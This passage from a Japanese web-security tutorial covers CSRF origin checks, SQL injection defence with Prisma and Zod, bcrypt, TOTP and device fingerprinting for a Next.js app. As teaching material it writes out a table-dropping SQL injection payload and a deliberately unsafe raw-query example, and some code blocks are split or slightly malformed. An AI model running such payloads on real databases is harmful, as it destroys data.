        JSON.stringify({ error: 'Unauthorized origin' }),
        { status: 403, headers: { 'Content-Type': 'application/json' } }
      )
    }
  }
  return null // 検証OK
}

export default auth(async (req) => {
  // Webhookパス（外部サービスからの正規のPOST）はOrigin検証を除外
  const webhookPaths = ['/api/webhooks/', '/api/cron/']
  const isWebhook = webhookPaths.some((path) => req.nextUrl.pathname.startsWith(path))

  if (!isWebhook) {
    const originError = validateOriginHeader(req)
    if (originError) return originError
  }

  // ...（他のミドルウェア処理）
})
```

Origin検証の仕組み:

正規のリクエスト:

Origin: `https://bon-log.com` → 許可リストに含まれる → 許可

CSRF攻撃のリクエスト:

Origin: `https://evil.com` → 許可リストに含まれない → 拒否 (403)

Stripe Webhook (外部からの正規リクエスト):

POST `/api/webhooks/stripe` → Webhookパスは除外 → 許可

BON-LOGの実装のポイント: Stripe WebhookやCronジョブなど、外部サービスからの正規なPOSTリクエストはCSRF検証の対象外にする必要があります。BON-LOGでは `/api/webhooks/` と `/api/cron/` パスを明示的に除外しています。

▶ 理解度チェック: CSRF対策

20.4 SQLインジェクション対策

このセクションで学ぶこと

- SQLインジェクション攻撃の仕組みと危険性
- Prismaによる自動的なパラメータバインディング防御
- Zodを使ったバリデーションの実装
- 安全なコードと危険なコードの見分け方

20.4.1 SQLインジェクションとは? -- データベースを乗っ取る攻撃

SQLインジェクション は、ユーザー入力を通じて不正なSQLコマンドをデータベースに送り込む攻撃です。成功すると、データベース内の全データの閲覧、改ざん、削除が可能になります。

現実世界のたとえ: 銀行の窓口で「100万円を引き出してください」と伝えるところを、「100万円を引き出してください。それと、全顧客の残高一覧も出力してください」と伝えるようなものです。窓口（アプリケーション）が入力をそのまま処理してしまうと、不正な操作まで実行されてしまいます。

SQLインジェクションの具体例

通常の検索（安全）：

ユーザー入力: "松柏類"

生成されるSQL: `SELECT * FROM posts WHERE content LIKE '%松柏類%'`


→ 「松柏類」を含む投稿が検索される（正常）

SQLインジェクション攻撃：

ユーザー入力: `''; DROP TABLE users; --`

生成されるSQL: `SELECT * FROM posts WHERE content LIKE ' ''; DROP TABLE users; --%`

→ `users`テーブルが削除されてしまう！



20.4.2 Prismaによる自動保護 -- 「パラメータバインディング」の力

Prismaは**パラメータバインディング**を使用してSQLインジェクションを自動的に防ぎます。パラメータバインディングとは、SQL文とユーザー入力を分離して処理する仕組みです。

現実世界のたとえ:「注文書のテンプレート」と「記入内容」を分けて扱うようなものです。テンプレートの「商品名: _____」の空欄にどんなテキストを書いても、それが新しい注文書として扱われることはありません。

```
// ✅ 安全: Prismaのパラメータバインディング
// userInputがどんな値でも、SQLコマンドとして解釈されない
// Prismaが内部的に「SQL文」と「パラメータ」を分離して処理する
const user = await prisma.user.findUnique({
  where: { email: userInput } // userInputは「値」として扱われる
})

// ✅ 安全: Prismaのwhere条件（検索機能）
// searchQueryに ';' DROP TABLE と入れても安全
// 単なる文字列として検索される
const posts = await prisma.post.findMany({
  where: {
    content: {
      contains: searchQuery // パラメータとして安全に処理される
    }
  }
})

// ❌ 危険: 文字列連結で生のSQLを組み立てる（絶対にやってはいけない）
// userInputがSQLコマンドの一部として解釈されてしまう！
const result = await prisma.$queryRaw`
  SELECT * FROM users WHERE email = '${userInput}'
`

// ↑ userInput = ';' DROP TABLE users; --" なら
//   SELECT * FROM users WHERE email = ';' DROP TABLE users; --'
//   となり、usersテーブルが削除される

// ✅ 生のSQLが必要な場合はパラメータ化クエリを使う
// テンプレートリテラルの${} はPrismaが自動的にパラメータとして処理する
const result = await prisma.$queryRaw`
  SELECT * FROM users WHERE email = ${userInput}
`

// ↑ Prismaが内部的に SELECT * FROM users WHERE email = $1 に変換し、
//   userInputを「値」として別途送信する（安全）
```

重要な違い: `'${userInput}'`（シングルクォートで囲む）は危険で、`${userInput}`（シングルクォートなし）は安全です。Prismaのタグ付きテンプレートリテラル（`$queryRaw`）では、`${}`で渡された値を自動的にパラメータとして処理します。

20.4.3 入力バリデーション -- Zodで「入口」を守る

Zodを使用して、ユーザー入力をサーバー側で厳密に検証します。不正なデータがデータベースに到達する前にブロックします。

現実世界のたとえ: 空港のセキュリティチェックのようなものです。持ち込み禁止物（不正な入力）を搭乗前（DB操作前）に検出して排除します。

```
// lib/validations/post.ts -- 投稿のバリデーションスキーマ

import { z } from 'zod' // バリデーションライブラリZodを読み込む

// 投稿作成時の入力バリデーション定義
export const createPostSchema = z.object({
  // content: 文字列型、1文字以上500文字以下
  content: z.string()
    .min(1, '内容を入力してください') // 空文字を拒否
    .max(500, '500文字以内で入力してください'), // 長すぎる入力を拒否

  // genreIds: CUID形式の文字列の配列、1個以上3個以下
  genreIds: z.array(z.string().cuid()) // CUIDフォーマットのIDのみ許可
    .min(1, 'ジャンルを選択してください') // 最低1つ選択が必要
    .max(3, 'ジャンルは3つまで選択できます'), // 最大3つまで

  // mediaUrls: URL形式の文字列の配列、最大4個（任意）
  mediaUrls: z.array(z.string().url()) // 有効なURLフォーマットのみ許可
    .max(4, '画像は4枚まで添付できます') // 最大4枚まで
    .optional(), // この項目は省略可能
})

// スキーマから型を自動生成する（TypeScriptの型安全性を確保）
export type CreatePostInput = z.infer<typeof createPostSchema>
```

```
// lib/actions/post.ts -- バリデーション付きのServer Action
'use server'

import { createPostSchema } from '@lib/validations/post' // バリデーションスキーマ

export async function createPost(input: unknown) {
  // Step 1: 認証チェック -- ログインしているか確認
  const session = await auth()
  if (!session?.user?.id) {
    return { error: '認証が必要です' }
  }

  // Step 2: バリデーション -- 入力データの形式を検証
  // safeParse()は例外を投げずに結果オブジェクトを返す
  const result = createPostSchema.safeParse(input)
  if (!result.success) {
    // バリデーション失敗: エラーメッセージを返す
    return {
      error: result.error.errors[0].message, // 最初のエラーメッセージ
      errors: result.error.flatten()         // 全エラーをフラットな形式で返す
    }
  }

  // Step 3: バリデーション通過したデータのみ使用
  // result.dataは型安全 (CreatePostInput型)
  const data = result.data

  // Step 4: データベース操作 -- バリデーション済みの安全なデータのみ保存
  const post = await prisma.post.create({
    data: {
      userId: session.user.id, // セッションから取得 (ユーザー入力ではない)
      content: data.content,    // バリデーション済みの内容
      genres: {
        create: data.genreIds.map(id => ({ genreId: id })) // バリデーション済みのID
      }
    }
  })

  return { success: true, postId: post.id }
}
```

20.4.4 よくあるトラブルと解決法（SQLインジェクション編）

トラブル	原因	解決法
Zodバリデーションが常に失敗する	クライアントから送信されるデータの型が合っていない	<code>console.log(input)</code> で実際のデータ構造を確認する
<code>\$queryRaw</code> でエラーが出る	テンプレートリテラルの書き方が間違っている	タグ付きテンプレートリテラル（バッククォート）を使い、パラメータは <code>\${}</code> で渡す
CUIDバリデーションが通らない	フロントエンドから送信されるIDがCUID形式でない	<code>z.string().cuid()</code> の代わりに <code>z.string().min(1)</code> に変更するか、ID生成方法を確認

▶ 理解度チェック: SQLインジェクション対策

20.5 認証セキュリティ

このセクションで学ぶこと

- パスワードのハッシュ化と、なぜ平文保存が危険なのか
- bcryptの仕組みとソルトの役割
- 2段階認証（TOTP）の仕組みと実装
- デバイスフィンガープリントによる不審なログイン検出



BON-LOGでの使用箇所: `lib/auth.ts`（bcryptによるパスワードハッシュ化・検証）、`lib/two-factor.ts`（TOTP生成・検証・バックアップコード管理）、`lib/fingerprint.ts`（デバイスフィンガープリント処理）として実装されています。認証フローは `app/api/auth/[...nextauth]/route.ts` と `lib/actions/auth.ts` から呼び出されます。

実装しない場合の影響: パスワードを平文保存するとDBが漏洩した際に全ユーザーのパスワードが露出します。2FA未実装だとパスワード単体が漏洩した場合のアカウント乗っ取りを防げません。デバイスフィンガープリントがないと、見慣れない場所からのログインをユーザーに通知できなくなります。

20.5.1 パスワードハッシュ化（bcrypt） -- パスワードを「解読不能」にする

パスワードは必ず**ハッシュ化**して保存します。ハッシュ化とは、元に戻せない一方向の変換を行うことです。

現実世界のたとえ: ハッシュ化は「肉をミンチにする」ようなものです。ミンチ肉から元の肉の形は復元できませんが、同じ肉をミンチにすれば同じ結果が得られます。パスワードのハッシュも同様で、元のパスワードには戻せませんが、入力されたパスワードをハッシュ化して比較すれば一致確認ができます。



なぜ平文（そのまま）保存が危険なのか

保存方法	DB漏洩時のリスク	安全性
平文保存	全パスワードが即座に判明	極めて危険
MD5/SHA1	レインボーテーブルで短時間で解読	危険
SHA256 + ソルト	解読に時間がかかるが、GPUで高速化可能	やや安全
bcrypt	意図的に低速な計算で解読を困難にする	推奨

```
// lib/actions/auth.ts -- ユーザー登録とパスワード検証
'use server'

import bcrypt from 'bcryptjs' // パスワードハッシュ化ライブラリ
import { prisma } from '@lib/db' // Prismaクライアント

// ソルトラウンド数: 値が大きいほどハッシュ計算に時間がかかる (=解読が困難になる)
// 12は現在の推奨値。値を1増やすと計算時間が約2倍になる
// 10 → 約100ms、12 → 約400ms、14 → 約1.6s
const SALT_ROUNDS = 12

/**
 * ユーザー登録関数
 * パスワードをハッシュ化してからDBに保存する
 */
export async function registerUser(data: {
  email: string
  password: string
  nickname: string
}) {
  // Step 1: メールアドレスの重複チェック
  // 同じメールアドレスが既に登録されていないか確認する
  const existingUser = await prisma.user.findUnique({
    where: { email: data.email }
  })

  if (existingUser) {
    // セキュリティ上の注意: 「このメールは登録済み」と返すことで、
    // 攻撃者にメールアドレスの存在を教えることになる。
    // より安全にするなら「確認メールを送信しました」と返す方法もある
    return { error: 'このメールアドレスは既に登録されています' }
  }

  // Step 2: パスワードをハッシュ化する
  // bcrypt.hashは内部的に以下を行う:
  // 1. ランダムなソルト (salt) を生成
  // 2. パスワード + ソルト を SALT_ROUNDS 回繰り返しハッシュ計算
  // 3. ソルト + ハッシュ値 を1つの文字列にまとめて返す
  const hashedPassword = await bcrypt.hash(data.password, SALT_ROUNDS)
  // 結果例: "$2a$12$LJ3m4sXgkH7YFTQP9V5K4eCbFP3DkNJq8YmPXfR2vT ..."
  // "$2a" = アルゴリズム, "12" = ラウンド数, その後 = ソルト+ハッシュ

  // Step 3: ハッシュ化されたパスワードをDBに保存する
  // ※ 元のパスワード (data.password) は保存しない!
  const user = await prisma.user.create({
    data: {
      email: data.email,
      password: hashedPassword, // ハッシュ化済みのパスワードを保存
      nickname: data.nickname,
    },
  })
}
```

```

    return { success: true, userId: user.id }
  }

/**
 * パスワード検証関数
 * ログイン時に使用する。入力されたパスワードとDBのハッシュ値を比較する
 * bcrypt.compareは内部的に:
 *   1. ハッシュ値からソルトを取り出す
 *   2. 入力パスワード + ソルト でハッシュを再計算
 *   3. 再計算したハッシュと保存済みハッシュを比較
 */
export async function verifyPassword(
  password: string,      // ユーザーが入力したパスワード（平文）
  hashedPassword: string // DBに保存されているハッシュ値
): Promise<boolean> {
  return await bcrypt.compare(password, hashedPassword)
}


```

bcryptのソルトとは: ソルトはハッシュ化時にパスワードに追加するランダムな文字列です。同じパスワード「bonsai123」でも、ソルトが異なればハッシュ値も異なります。これにより、「レインボーテーブル（事前計算された逆引き辞書）」攻撃を無効化できます。bcryptはソルトを自動生成・管理するので、開発者が意識する必要はありません。

20.5.2 2段階認証（TOTP） -- パスワードだけでは不十分

2段階認証（Two-Factor Authentication, 2FA） は、パスワードに加えてもう1つの認証要素を要求する仕組みです。TOTP（Time-based One-Time Password）は、30秒ごとに変化する6桁のコードを使用します。

現実世界のたとえ: 銀行のATMでは「キャッシュカード（持っているもの）」と「暗証番号（知っているもの）」の2つが必要です。2段階認証も同様に、「パスワード（知っているもの）」と「スマホの認証アプリ（持っているもの）」の2つを要求します。パスワードが漏洩しても、スマホがなければログインできません。



prisma/schema.prisma -- 2FA用のフィールド追加

```
model User {  
  // ... 既存のフィールド ...  
  twoFactorEnabled Boolean @default(false) @map("two_factor_enabled") // 2FAが有効かどうか  
  twoFactorSecret String? @map("two_factor_secret") // TOTPのシークレット  
}
```

lib/auth/two-factor.ts -- TOTP認証の中核ロジック

```
// lib/auth/two-factor.ts -- 2段階認証 (TOTP) の実装

import { authenticator } from 'otplib' // OTP (ワンタイムパスワード) ライブラリ
import { prisma } from '@lib/db'        // Prismaクライアント

// シークレットキーの暗号化に使うキー (環境変数から取得)
// 本番環境ではシークレットキーをDBに保存する前に暗号化することを推奨
const ENCRYPTION_KEY = process.env.TWO_FACTOR_ENCRYPTION_KEY!

/**
 * 新しいTOTPシークレットキーを生成する
 * このキーはサーバーとユーザーのスマホアプリで共有される
 * 例: "JBSWY3DPEHPK3PXP" (Base32エンコード)
 */
export function generateTwoFactorSecret(): string {
  return authenticator.generateSecret()
}

/**
 * QRコード用のURIを生成する
 * Google AuthenticatorなどのアプリでスキャンするためのQRコード情報
 * 形式: otpauth://totp/BON-LOG:user@example.com?secret=XXXX&issuer=BON-LOG
 */
export function generateQRCode(email: string, secret: string): string {
  return authenticator.keyuri(email, 'BON-LOG', secret)
}

/**
 * TOTPトークン (6桁コード) を検証する
 * シークレットキーと現在時刻から正しいコードを計算し、入力と比較する
 * 30秒のウィンドウで前後1ステップの誤差を許容する
 */
export function verifyTwoFactorToken(secret: string, token: string): boolean {
  try {
    // authenticator.verifyは内部的に:
    // 1. secretと現在時刻からTOTPコードを計算
    // 2. 計算結果とtokenを比較
    // 3. 一致すればtrue、不一致ならfalse
    return authenticator.verify({ token, secret })
  } catch {
    return false // エラーが発生した場合も認証失敗として扱う
  }
}

/**
 * 2段階認証を有効化する
 * ユーザーが正しいコードを入力できることを確認してから有効化する
 * (シークレットキーが正しく認証アプリに登録されていることの検証)
 */
```

```
export async function enableTwoFactor(userId: string, token: string) {
  // DBからユーザーのシークレットキーを取得
  const user = await prisma.user.findUnique({
    where: { id: userId },
    select: { twoFactorSecret: true }
  })

  // シークレットキーが設定されていなければエラー
  // （先にsetupTwoFactorを呼んでシークレットを生成する必要がある）
  if (!user?.twoFactorSecret) {
    return { error: 'シークレットが設定されていません' }
  }

  // 入力されたコードを検証する
  // 正しいコードが入力できる = 認証アプリにシークレットが正しく登録されている
  const isValid = verifyTwoFactorToken(user.twoFactorSecret, token)
  if (!isValid) {
    return { error: '認証コードが正しくありません' }
  }

  // 検証成功: 2FAを有効化する
  await prisma.user.update({
    where: { id: userId },
    data: { twoFactorEnabled: true }
  })

  return { success: true }
}
```

lib/actions/two-factor.ts -- 2FAのServer Actions

```
// lib/actions/two-factor.ts -- 2段階認証のServer Actions (設定・有効化・無効化)
'use server'

import { auth } from '@lib/auth' // 認証関数
import { prisma } from '@lib/db' // Prismaクライアント
import {
  generateTwoFactorSecret, // シークレットキー生成
  generateQRCode, // QRコードURI生成
  enableTwoFactor as enable2FA // 2FA有効化 (名前の衝突を避けるためリネーム)
} from '@lib/auth/two-factor'
import { revalidatePath } from 'next/cache' // キャッシュの再検証

/**
 * 2FAのセットアップ (Step 1: シークレットキー生成 + QRコード表示)
 * ユーザーが設定画面で「2段階認証を設定する」ボタンを押したときに呼ばれる
 */
export async function setupTwoFactor() {
  // 認証チェック: ログインしていなければ処理を中断
  const session = await auth()
  if (!session?.user?.id) {
    return { error: '認証が必要です' }
  }

  // 新しいシークレットキーを生成
  const secret = generateTwoFactorSecret()

  // ユーザーのメールアドレスを取得 (QRコードに表示するため)
  const user = await prisma.user.findUnique({
    where: { id: session.user.id },
    select: { email: true }
  })

  if (!user) {
    return { error: 'ユーザーが見つかりません' }
  }

  // シークレットキーをDBに一時保存する
  // ※ 本番環境では暗号化して保存することを強く推奨
  await prisma.user.update({
    where: { id: session.user.id },
    data: { twoFactorSecret: secret }
  })

  // QRコードのURI (Google Authenticator等でスキャンする)
  const qrCode = generateQRCode(user.email, secret)

  // シークレットとQRコードURIをクライアントに返す
  // クライアント側でQRコードを画像として表示する
  return { secret, qrCode }
}
```

```

}

/**
 * 2FAの有効化 (Step 2: コード検証 + 有効化)
 * ユーザーが認証アプリの6桁コードを入力して「有効化」ボタンを押したときに呼ばれる
 */
export async function enableTwoFactor(token: string) {
  const session = await auth()
  if (!session?.user?.id) {
    return { error: '認証が必要です' }
  }

  // 入力された6桁コードを検証し、正しければ2FAを有効化
  const result = await enable2FA(session.user.id, token)

  // 成功した場合、設定ページのキャッシュを更新する
  // (UI上で2FAが「有効」と表示されるようにする)
  if (result.success) {
    revalidatePath('/settings/security')
  }

  return result
}


/**
 * 2FAの無効化
 * ユーザーが「2段階認証を無効にする」ボタンを押したときに呼ばれる
 * ※ 実際にはパスワードの再入力や現在の2FAコードの入力を求めるべき
 */
export async function disableTwoFactor() {
  const session = await auth()
  if (!session?.user?.id) {
    return { error: '認証が必要です' }
  }

  // 2FAを無効化し、シークレットキーを削除する
  await prisma.user.update({
    where: { id: session.user.id },
    data: {
      twoFactorEnabled: false, // 2FAを無効化
      twoFactorSecret: null // シークレットキーを削除
    }
  })

  revalidatePath('/settings/security')
  return { success: true }
}

```

2FA完全フロー (セットアップから検証まで)



20.5.3 デバイスフィンガープリント -- 「いつもと違う」を検出する

デバイスフィンガープリントは、ユーザーのデバイス情報（IPアドレス、ブラウザの種類等）を記録し、不審なログインを検出する仕組みです。

現実世界のたとえ: 銀行が「いつもと違うATMから大金を引き出した」場合に確認の連絡をするように、「いつもと違うデバイスやIPアドレスからのログイン」を検出してユーザーに通知します。

デバイスフィンガープリントの活用:

通常のログイン:

IP: 192.168.1.100 (自宅), ブラウザ: Chrome/Windows → 既知のデバイス → そのまま許可

不審なログイン:

IP: 45.33.22.11 (海外), ブラウザ: Firefox/Linux → 未知のデバイス → 確認メール送信

prisma/schema.prisma -- ログイン履歴モデル

```
// ログイン履歴モデル -- ログインの試行を記録する
model LoginHistory {
  id          String   @id @default(cuid())           // 一意のID
  userId      String   @map("user_id")               // ユーザーID
  ipAddress   String   @map("ip_address")            // ログイン元のIPアドレス
  userAgent   String   @map("user_agent")            // ブラウザの種類・バージョン
  deviceFingerprint String? @map("device_fingerprint") // デバイスの識別情報 (任意)
  location    String?  // 推定される地理的位置 (任意)
  successful   Boolean  // ログインが成功したかどうか
  createdAt   DateTime @default(now()) @map("created_at") // 記録日時

  user        User      @relation(fields: [userId], references: [id], onDelete: Cascade)

  @@index([userId]) // ユーザーIDで高速検索するためのインデックス
  @@map("login_history") // テーブル名をスネークケースに変換
}
```


lib/auth/device.ts -- デバイス情報の取得と記録

```
// lib/auth/device.ts -- デバイス情報の取得とログイン履歴の記録

import { headers } from 'next/headers' // Next.jsのヘッダー取得関数
import { prisma } from '@lib/db'       // Prismaクライアント

/**
 * リクエストからデバイス情報を取得する
 * HTTPヘッダーからIPアドレスとブラウザ情報を抽出する
 */
export async function getDeviceInfo() {
  const headersList = await headers()

  // IPアドレスの取得
  // x-forwarded-for: リバースプロキシ（Vercel等）経由の場合のクライアントIP
  // x-real-ip: Nginx等のプロキシ経由の場合のクライアントIP
  // どちらもなければ 'unknown' とする
  const ipAddress = headersList.get('x-forwarded-for') ||
    headersList.get('x-real-ip') ||
    'unknown'

  // User-Agent: ブラウザの種類、バージョン、OS情報を含む文字列
  // 例: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0.0.0"
  const userAgent = headersList.get('user-agent') || 'unknown'

  return { ipAddress, userAgent }
}

/**
 * ログイン試行を記録する
 * 成功・失敗どちらも記録することで、不正なログイン試行を追跡できる
 */
export async function recordLoginAttempt(
  userId: string,           // 対象ユーザーのID
  successful: boolean,      // ログインが成功したかどうか
  deviceFingerprint?: string // デバイスの識別情報（任意）
) {
  const { ipAddress, userAgent } = await getDeviceInfo()

  // ログイン履歴をDBに保存する
  await prisma.loginHistory.create({
    data: {
      userId,
      ipAddress,           // どこからログインしたか
      userAgent,           // どのブラウザを使ったか
      deviceFingerprint,   // デバイスの固有情報
      successful,           // 成功したか失敗したか
    },
  })
}
```

```

/**
 * 新しいデバイスかどうかを判定する
 * 過去にこのデバイスフィンガープリントで成功したログイン記録があれば「新しい」
 * 新しいデバイスからのログインはユーザーに通知する（アカウント乗っ取りの可能性）
 */
export async function isNewDevice(userId: string, fingerprint: string): Promise<boolean> {
  // 過去の成功したログインで同じフィンガープリントの記録を検索
  const count = await prisma.loginHistory.count({
    where: {
      userId,
      deviceFingerprint: fingerprint,
      successful: true, // 成功したログインのみ対象
    },
  })

  // 記録が0件 = 初めてのデバイス
  return count === 0
}

```

▶ 理解度チェック: 認証セキュリティ

20.6 レート制限詳細 -- Redis基盤とプリセット設計の完全解説

このセクションで学ぶこと

- Redisクライアントの抽象化設計（インターフェース/インメモリ/Upstash）
- 固定ウィンドウ方式のレート制限アルゴリズム
- 機能別プリセット設定と日次制限
- フェイルオープンとフェイルクローズの使い分け
- IPアドレス取得の信頼性とプロキシ環境への対応

